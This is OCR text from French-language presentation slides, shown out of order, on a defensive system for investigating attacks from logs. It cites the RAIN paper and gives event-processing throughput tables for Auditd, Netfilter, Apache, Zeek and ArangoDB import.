
Stratégies de visualisation



Merci de votre attention

État de l'Art – Simplification d'écriture de règles

Utilisation d'une base de connaissance
Découpler les points de vue de l'attaquant et du défenseur



État de l'Art – Stratégie Descendante

Système de « Record & Replay »




Figure 2: Overview of RAIN architecture.

Ji, Y., Lee, S., Downing, E., Wang, W., Fazzini, M., Kim, T., Orso, A., & Lee, W. (2017). Rain: Refinable attack investigation with on-demand inter-process information flow tracking. In Proceedings of the 2017 ACM SIGSAC.

Implémentation – Performances

Transform Component	Event Handling Rate (No of Events per Seconds)					
	Mean	Min	Q1	Median	Q3	Max
Auditd	2377.82	2191.86	2357.33	2399.07	2414.72	2441.67
Netfilter	5960.83	3474.55	5748.77	6141.9	6302.01	6517.95
Apache	2591.01	2337.31	2573.1	2597.18	2616.72	2716.52
Zeek	17947.03	11228.87	17034.19	18369.6	18887.18	19388.58

Transform Component	CE Handling Rate (No of CEs per Seconds)					
	Mean	Min	Q1	Median	Q3	Max
Auditd Netfilter Match	2337.17	2155.71	2312.29	2357.58	2373.93	2401.62
Time Ordering	2281.18	2107.39	2257.75	2301.41	2317.82	2344.2
Timelines	910.81	835.42	899.35	922.37	927.93	944.24
Message Exchange	12006.9	7652.81	11451.24	12168.73	12616.36	13159.26
Overall Pipeline	663.23	608.17	653.68	671.96	675.06	686.16

Load Component	Import Rate (No of Documents per Seconds)					
	Mean	Min	Q1	Median	Q3	Max
Arango Import	8222.04	8149.22	8199.83	8215.95	8235.74	8321.81